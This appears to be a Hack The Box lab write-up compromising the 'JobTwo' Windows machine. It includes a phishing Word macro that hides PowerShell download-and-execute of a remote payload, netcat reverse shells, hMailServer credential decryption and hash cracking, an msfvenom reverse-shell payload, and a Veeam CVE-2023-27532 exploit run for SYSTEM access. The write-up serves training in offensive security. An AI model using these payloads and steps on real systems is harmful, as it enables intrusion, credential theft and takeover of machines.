



# HACKTHEBOX



## JobTwo

15<sup>th</sup> Dec. 2025

Prepared By: 0xEr3bus

Machine Author(s): r0BIT

Difficulty: **Hard**

## Synopsis

---

JobTwo is a hard-difficulty Windows machine that involves a macro phishing attack for initial foothold. The box has hMailServer installed, which includes a configuration file containing encrypted credentials for the database connection. After extracting the password database, we decrypt the SQL Server Compact database file (SDF), allowing a compromised user who can use WinRM to the machine. The machine has a vulnerable version of Veeam Backup & Replication; the attacker executes a malicious executable under `sqlserver.exe`, which is running as SYSTEM to gain full access.

## Skills Required

---

- Basic Phishing Attack
- Basic Understanding of hMailServer & Veeam

## Skills Learned

---


- Crafting malicious macros for documents
- Reading encrypted hMailServer database
- Exploiting Veeam Backup & Replication

## Enumeration

---

### Nmap

---



```

$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.238.35 | grep ^[0-9] | cut -d
 '/' -f 1 | tr '\n' ',' | sed s/,$/))
$ nmap -Pn -p$ports -sC -sV 10.129.238.35
PORT      STATE SERVICE                VERSION
22/tcp    open  ssh                    OpenSSH for_Windows_9.5 (protocol 2.0)
25/tcp    open  smtp                    hMailServer smtpd
| smtp-commands: JOB2, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http                    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
111/tcp   open  rpcbind
135/tcp   open  msrpc                    Microsoft Windows RPC
139/tcp   open  netbios-ssn              Microsoft Windows netbios-ssn
443/tcp   open  ssl/http                  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
| ssl-cert: Subject: commonName=www.job2.vl
| Subject Alternative Name: DNS:job2.vl, DNS:www.job2.vl
| Not valid before: 2023-05-09T13:31:40
|_ Not valid after: 2122-05-09T13:41:37
|_ tls-alpn:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
1063/tcp  open  rpcbind
2049/tcp  open  rpcbind
3389/tcp  open  ms-wbt-server             Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: JOB2
| NetBIOS_Domain_Name: JOB2
| NetBIOS_Computer_Name: JOB2
| DNS_Domain_Name: JOB2
| DNS_Computer_Name: JOB2
| Product_Version: 10.0.20348
|_ System_Time: 2025-12-09T17:17:02+00:00
|_ ssl-date: 2025-12-09T17:17:41+00:00; +59m59s from scanner time.
| ssl-cert: Subject: commonName=JOB2
| Not valid before: 2025-10-26T11:44:40
|_ Not valid after: 2026-04-27T11:44:40
5985/tcp  open  http                    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
6160/tcp  open  msrpc                    Microsoft Windows RPC
6161/tcp  open  msrpc                    Microsoft Windows RPC
6162/tcp  open  msrpc                    Microsoft Windows RPC
6169/tcp  open  tcpwrapped
6170/tcp  open  storagecraft-image        StorageCraft Image Manager
6190/tcp  open  msrpc                    Microsoft Windows RPC
6210/tcp  open  msrpc                    Microsoft Windows RPC
6290/tcp  open  unknown
10001/tcp open  msexchange-logcopier      Microsoft Exchange 2010 log copier
10002/tcp open  msexchange-logcopier      Microsoft Exchange 2010 log copier
10003/tcp open  storagecraft-image        StorageCraft Image Manager
10005/tcp open  stel?

```

```
10006/tcp open  netapp-sync?
11731/tcp open  msrpc          Microsoft Windows RPC
49669/tcp open  msrpc          Microsoft Windows RPC
```

We have a web server running on ports 80 and 443. The Nmap scan reveals the SSL certificate, which identifies a subdomain `www.job2.vl`. Accessing the subdomain displays a landing page that indicates the company is seeking a captain and requests that we send a CV (Microsoft Word Document) to `hr@job2.vl`.

### Captain Wanted

We are a boat rental company looking for a part-time fishing boat captain to join our team. You will be responsible for taking our guests out on fishing trips, providing a safe and enjoyable experience, and ensuring all equipment is in good working order.



The ideal candidate will have:

- A valid boat captain's license
- Experience in fishing and boating
- Good communication and customer service skills

If you are interested in this position, please send your CV to `hr@job2.vl` as a Microsoft Word Document. We look forward to hearing from you!

Looking back at the Nmap scan, we see that the SMTP port is open, allowing emails to be sent. The mail service is `hMailServer`.

## Foothold

We will create a document with macros enabled and send the email to HR. Any Microsoft Office version can be used, but the file should end with `docm`.

```
Test - NewMacros (Code)
[General]
[AutoOpen]

Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon" ( _
    ByVal pCaller As Long, _
    ByVal szURL As String, _
    ByVal szFileName As String, _
    ByVal dwReserved As Long, _
    ByVal lpfnCB As Long) As Long

Private Declare PtrSafe Function WinExec Lib "kernel32" ( _
    ByVal lpCmdLine As String, _
    ByVal uCmdShow As Long) As Long

Sub AutoOpen()
    WinExec "powershell.exe iex(iwr -uri http://10.10.15.254/shell.exe -UseBasicParsing)", SHOW_HIDE
End Sub
```

```
Private Declare PtrSafe Function WinExec Lib "kernel32" ( _
    ByVal lpCmdLine As String, _
    ByVal uCmdShow As Long) As Long

Sub AutoOpen()
    WinExec "powershell.exe iex(iwr -uri http://10.10.15.254/shell.ps1 -
    UseBasicParsing)", SHOW_HIDE
End Sub
```

Once the document is ready, we can use `swaks` / `sendmail` to send the mail, by attaching the document to it.

```
$ sendmail -s 10.129.238.35 -f "0xEr3bus <0xEr3bus@htb.vl>" -t hr@job2.vl -o
tls=no -m "hey" -a cv.docm
Dec 09 16:43:27 shashwat-vm sendmail[179550]: Email was sent successfully!
```

After approximately 2 minutes, we receive a hit on the HTTP server, and we establish a reverse shell on port 1337 as the `Julian` user.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.238.35 - - [09/Dec/2025 16:44:26] "GET /shell.ps1 HTTP/1.1" 200 -
...

$ nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.238.35 52765
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\WINDOWS\system32> whoami
job2\julian
```

Looking at the Program Files folder, we have `hmailServer` installed, and we have access to read all configurations files.

```
PS C:\Program Files (x86)\hMailServer\Bin> cat "hMailServer.INI"
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[UILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=8a53bc0c0c9733319e5ee28dedce038e
```

```
[Database]
Type=MSSQLCE
Username=
Password=4e9989caf04eaa5ef87fd1f853f08b62
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
```

## Lateral Movement

To decrypt the database (hMailServer.sdf), we need to decrypt the `MSSQLCE` password. The `MSSQLCE` password is also encrypted. [hm\\_decrypt](#) can be used to decrypt the `MSSQLCE` password for us to use it further. I will compile the tool on Linux and use Wine to run it; however, the same process is used on a Windows VM.

We start by cloning the repo and running `dotnet build` to build the executable.

```
$ git clone https://github.com/mvdnes/hm_decrypt
$ cd hm_decrypt
$ dotnet build
    Determining projects to restore...
    Nothing to do. None of the projects specified contain packages to restore.
/usr/share/dotnet/sdk/8.0.403/Microsoft.Common.CurrentVersion.targets(1259,5):
error MSB3644: The reference assemblies for .NETFramework,Version=v4.5.2 were not
found. To resolve this, install the Developer Pack (SDK/Targeting Pack) for this
framework version or retarget your application. You can download .NET Framework
Developer Packs at https://aka.ms/msbuild/developerpacks
[/home/0xEr3bus/JobTwo/hm_decrypt/hmailserver_password.csproj]

Build FAILED.

/usr/share/dotnet/sdk/8.0.403/Microsoft.Common.CurrentVersion.targets(1259,5):
error MSB3644: The reference assemblies for .NETFramework,Version=v4.5.2 were not
found. To resolve this, install the Developer Pack (SDK/Targeting Pack) for this
framework version or retarget your application. You can download .NET Framework
Developer Packs at https://aka.ms/msbuild/developerpacks
[/home/0xEr3bus/JobTwo/hm_decrypt/hmailserver_password.csproj]

    0 Warning(s)
    1 Error(s)

Time Elapsed 00:00:00.54
```

The build fails and generates .NET Framework errors; these errors can be resolved by using Mono. On Debian-based systems, the package is called `mono-devel`. We will then install the package, which by default installs everything to `/usr/lib/mono/X.X`, depending on the version. Once the package is installed, we export the `FrameworkPathOverride` variable to point to `dotnet` for the correct .NET Framework.

```
$ sudo apt install mono-devel
mono-devel is already the newest version (6.14.1+ds2-1).
```

```
$ export FrameworkPathOverride=/usr/lib/mono/4.5
$ dotnet build
Determining projects to restore...
Nothing to do. None of the projects specified contain packages to restore.


Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:01.41
$ file bin/Debug/hmailserver_password.exe
bin/Debug/hmailserver_password.exe: PE32 executable for MS Windows 6.00
(console), Intel i386 Mono/.Net assembly, 3 sections
```

And now, if we rebuild, we have a correct executable that is compiled. The tool requires two arguments, and by providing the encrypted password, we can decrypt it.

```
$ wine bin/Debug/hmailserver_password.exe dec 4e9989caf04eaa5ef87fd1f853f08b62
95C02068FD5D
```

Once we have the password, we need to decrypt the database file (hMailServer.sdf). To achieve this, we will create a .NET program and utilise a Windows VM to access the database. The reason we strictly need a Windows VM is that we will need to use [Microsoft SQL Server Compact](#) and `SqlServerCe` dll to read the database. It can be installed with a complex Wine configuration on Linux, but I have kept it simple by using a Windows VM. Also, a side note, we will copy the `C:\Program Files (x86)\hMailServer\Database\hMailServer.sdf` to our local machine.



Once SQL Server Compact is installed, we will create a new .NET project using these PowerShell commands and build the project.

```
PS C:\Users\0xEr3bus\ > New-Item -Type Directory -Path ReadDB

Directory: C:\Users\0xEr3bus\

Mode                LastWriteTime         Length Name
----                -
d-----          12/14/2025   7:14 AM                ReadDB

PS C:\Users\0xEr3bus\ > cd .\ReadDB\
PS C:\Users\0xEr3bus\ReadDB\ > New-Item -Type File -Path ReadDB.csproj

Directory: C:\Users\0xEr3bus\ReadDB\

Mode                LastWriteTime         Length Name
----                -
-a-----          12/14/2025   7:14 AM              0 ReadDB.csproj

PS C:\Users\0xEr3bus\ReadDB\ > New-Item -Type File -Path Program.cs

Directory: C:\Users\0xEr3bus\ReadDB\

Mode                LastWriteTime         Length Name
----                -
-a-----          12/14/2025   7:14 AM              0 Program.cs
```

Write the `csproj` and `cs` file, the `csproj` will hold all references and the correct `TargetFrameworkVersion` and `cs` will have source code.

```
PS C:\Users\0xEr3bus\ReadDB\ > @'
<Project ToolsVersion="15.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFrameworkVersion>v4.7.2</TargetFrameworkVersion>
    <PlatformTarget>x86</PlatformTarget>
    <AssemblyName>ReadDB</AssemblyName>
  </PropertyGroup>
  <ItemGroup>
    <Reference Include="System" />
    <Reference Include="System.Core" />
    <Reference Include="System.Data" />
    <Reference Include="System.Data.SqlServerCe">
```

```

        <HintPath>C:\Program Files\Microsoft SQL Server Compact
Edition\v4.0\Desktop\System.Data.SqlServerCe.dll</HintPath>
    </Reference>
</ItemGroup>
<ItemGroup>
    <Compile Include="Program.cs" />
</ItemGroup>
<Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
</Project>
'@ | Out-File -FilePath .\ReadDB.csproj

PS C:\Users\0xEr3bus\ReadDB\ > @'
using System;
using System.Data;
using System.Data.SqlServerCe;

class Program
{
    static void Main()
    {
        string connStr = @"Data
Source=C:\Users\0xEr3bus\hMailServer.sdf;Password=95C02068FD5D;";
        try {
            var engine = new SqlCeEngine(connStr);
            engine.Upgrade();
            Console.WriteLine("Database upgraded successfully.");
        }
        catch (Exception ex) {
            Console.WriteLine("Error: " + ex.Message);
        }
        using (var conn = new SqlCeConnection(connStr)) {
            conn.Open();
            Console.WriteLine("\n=== Dumping data from hm_accounts table ===\n");
            using (var cmd = new SqlCeCommand("SELECT * FROM hm_accounts", conn))
            using (var reader = cmd.ExecuteReader()) {
                while (reader.Read()) {
                    Console.WriteLine($"{reader["accountaddress"]} -
{reader["accountpassword"]}");
                }
            }
        }
    }
}
'@ | Out-File -FilePath Program.cs

```

Once both the files are written, make sure Reference `System.Data.SqlServerCe` points to the correct DLL (`C:\Program Files\Microsoft SQL Server Compact Edition\v4.0\Desktop\System.Data.SqlServerCe.dll`). `msbuild.exe` can be used to rebuild the program.

```

PS C:\Users\0xEr3bus\ReadDB\ > MSBuild.exe .\ReadDB.csproj
MSBuild version 18.0.5+e22287bf1 for .NET Framework
Build started 12/14/2025 7:23:21 AM.

<SNIP>

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:00.32

```

After the build, we can just execute it to dump the tables.

```

PS C:\Users\0xEr3bus\ReadDB\ > .\bin\Debug\ReadDB.exe
Database upgraded successfully.

=== Dumping data from hm_accounts table ===

Julian@job2.vl -
8981c81abda0acadf1d12dd9d213bac7c51c022a34268058af3757607075e0eb49f76f
Ferdinand@job2.vl -
04063d4de2e5d06721cfbd7a31390d02d18941d392e86aabe02eda181d9702838baa11
hr@job2.vl -
1a5adad158ccffd81db73db040c72109067add598fafc47bbbd92da9a69661af94f055

```

Add the `hMailServer` hash to a file called `hash` and let's use john-the-ripper to crack it.

```

$ cat hash
04063d4de2e5d06721cfbd7a31390d02d18941d392e86aabe02eda181d9702838baa11
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (hMailServer [sha256($$. $p) 512/512 AVX512BW 16x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Franzil23!      (?)
1g 0:00:00:01 DONE (2025-12-14 01:58) 0.8474g/s 9464Kp/s 9464Kc/s 9464KC/s
G.Princess..Flavia1213
Use the "--show --format=hMailServer" options to display all of the cracked
passwords reliably
Session completed.

```

Once we have the hash recovered, we can Winrm as the `Ferdinand` user account.

```
$ evil-winrm -i 10.129.238.35 -u Ferdinand -p 'Franzi123!'
```

```
Evil-WinRM shell v3.7
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Ferdinand\Documents> whoami  
job2\ferdinand
```

The user flag can be found under `C:\Users\Ferdinand\Desktop\user.txt`.

## Privilege Escalation

Looking at running processes we have `Veeam Backup & Replication` running.

```
*Evil-WinRM* PS C:\Users\Ferdinand\Documents> ps
```

| Handles                                        | NPM(K) | PM(K)  | WS(K)  | CPU(s) | Id   | SI | ProcessName            |
|------------------------------------------------|--------|--------|--------|--------|------|----|------------------------|
| <SNIP>                                         |        |        |        |        |      |    |                        |
| 230                                            | 22     | 4104   | 14116  |        | 5432 | 1  | taskhostw              |
| 548                                            | 23     | 10004  | 43328  |        | 6944 | 1  | TextInputHost          |
| 352                                            | 25     | 25400  | 35280  |        | 3080 | 0  |                        |
| Veeam.Backup.Agent.ConfigurationService        |        |        |        |        |      |    |                        |
| 839                                            | 41     | 39856  | 64644  |        | 4064 | 0  |                        |
| Veeam.Backup.BrokerService                     |        |        |        |        |      |    |                        |
| 453                                            | 30     | 28684  | 44652  |        | 7076 | 0  |                        |
| Veeam.Backup.CatalogDataService                |        |        |        |        |      |    |                        |
| 1084                                           | 71     | 91060  | 106984 |        | 2684 | 0  |                        |
| Veeam.Backup.CloudService                      |        |        |        |        |      |    |                        |
| 1210                                           | 151    | 292380 | 321884 |        | 1104 | 0  |                        |
| Veeam.Backup.ExternalInfrastructure.DbProvider |        |        |        |        |      |    |                        |
| 1088                                           | 58     | 56716  | 91680  |        | 3328 | 0  | Veeam.Backup.Manager   |
| 453                                            | 35     | 34460  | 51312  |        | 3224 | 0  |                        |
| Veeam.Backup.MountService                      |        |        |        |        |      |    |                        |
| 2220                                           | 107    | 234068 | 201764 |        | 7856 | 0  | Veeam.Backup.Service   |
| 708                                            | 44     | 44152  | 73296  |        | 1588 | 0  | Veeam.Backup.UIServer  |
| 633                                            | 34     | 40720  | 61240  |        | 1412 | 0  | Veeam.Backup.WmiServer |
| 214                                            | 16     | 1716   | 9128   |        | 3912 | 0  |                        |
| Veeam.Guest.Interaction.Proxy                  |        |        |        |        |      |    |                        |
| 293                                            | 22     | 3032   | 15512  |        | 3104 | 0  | VeeamDeploymentSvc     |
| 165                                            | 12     | 1712   | 8268   |        | 3088 | 0  | VeeamFilesysVssSvc     |
| 205                                            | 18     | 1872   | 8844   |        | 3144 | 0  | VeeamNFSSvc            |
| 205                                            | 16     | 1872   | 9400   |        | 3172 | 0  | VeeamTransportSvc      |
| <SNIP>                                         |        |        |        |        |      |    |                        |

We can enumerate the version using this PowerShell query, and if the version is not the latest, we can search for public exploits.

```
*Evil-WinRM* PS C:\Users\Ferdinand\Documents>
[System.Diagnostics.FileVersionInfo]::GetVersionInfo("C:\\Program
Files\\Veeam\\Backup and
Replication\\Backup\\veeam.backup.service.exe").FileVersion
10.0.1.4854
```

The version is outdated and there are few CVEs available. The POC by Stephen Fewer for [CVE-2023-27532](#) can be used to perform remote command execution as the `SQLserver` runs under `NT AUTHORITY\SYSTEM`. We will need to download the DLLs from the target computer.

```
*Evil-WinRM* PS C:\Users\Ferdinand\Documents> cp "C:\Program Files\Veeam\Backup
and Replication\Backup\Veeam.Backup.Interaction.MountService.dll" .

*Evil-WinRM* PS C:\Users\Ferdinand\Documents> cp "C:\Program Files\Veeam\Backup
and Replication\Backup\Veeam.Backup.Model.dll" .


*Evil-WinRM* PS C:\Users\Ferdinand\Documents> cp "C:\Program Files\Veeam\Backup
and Replication\Backup\Veeam.Backup.Common.dll" .

*Evil-WinRM* PS C:\Users\Ferdinand\Documents> download Veeam.Backup.Common.dll
Info: Downloading C:\Users\Ferdinand\Documents\Veeam.Backup.Common.dll to
Veeam.Backup.Common.dll
Info: Download successful!


*Evil-WinRM* PS C:\Users\Ferdinand\Documents> download Veeam.Backup.Model.dll
Info: Downloading C:\Users\Ferdinand\Documents\Veeam.Backup.Model.dll to
Veeam.Backup.Model.dll
Info: Download successful!

*Evil-WinRM* PS C:\Users\Ferdinand\Documents> download
Veeam.Backup.Interaction.MountService.dll
Info: Downloading
C:\Users\Ferdinand\Documents\Veeam.Backup.Interaction.MountService.dll to
Veeam.Backup.Interaction.MountService.dll
Info: Download successful!
```


Copy over to the Windows VM and add references to the Visual Studio project.



From the project, we will remove the else condition (94-146 lines), as we do not need to extract credentials.



And we can build the project; if there are any errors about `SignTool Error`, it's not a big problem, as we can still run unsigned executables on the box.



We will also generate a reverse shell using msfvenom that will be executed by our exploit.

```
msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=1338 -f exe > shell.exe
```

Once everything is ready, we will upload everything to the `Documents` directory, where we copied the DLLs. Note that we are keeping everything in the same directory, so the exploit doesn't fail due to DLLs not being in scope.

```
*Evil-WinRM* PS C:\Users\Ferdinand\Documents> upload VeeamHax.exe

Info: Uploading /home/0xEr3bus/JobTwo/VeeamHax.exe to
C:\Users\Ferdinand\Documents\VeeamHax.exe

Data: 10240 bytes of 10240 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Ferdinand\Documents> upload shell.exe

Info: Uploading /home/0xEr3bus/JobTwo/shell.exe to
C:\Users\Ferdinand\Documents\shell.exe
Data: 98400 bytes of 98400 bytes copied

Info: Upload successful!
```

After all files are correctly placed together, we will run the exploit.

```
*Evil-WinRM* PS C:\Users\Ferdinand\Documents> .\VeeamHax.exe --cmd
C:\Users\Ferdinand\Documents\shell.exe
Targeting 127.0.0.1:9401
```

The exploit should hang waiting for output, and on the other hand, we have a reverse shell received as `NT AUTHORITY\SYSTEM`.

```
$ nc -lnvp 1338
Listening on 0.0.0.0 1338
Connection received on 10.129.238.35 50358
Microsoft Windows [Version 10.0.20348.4297]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
```

The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.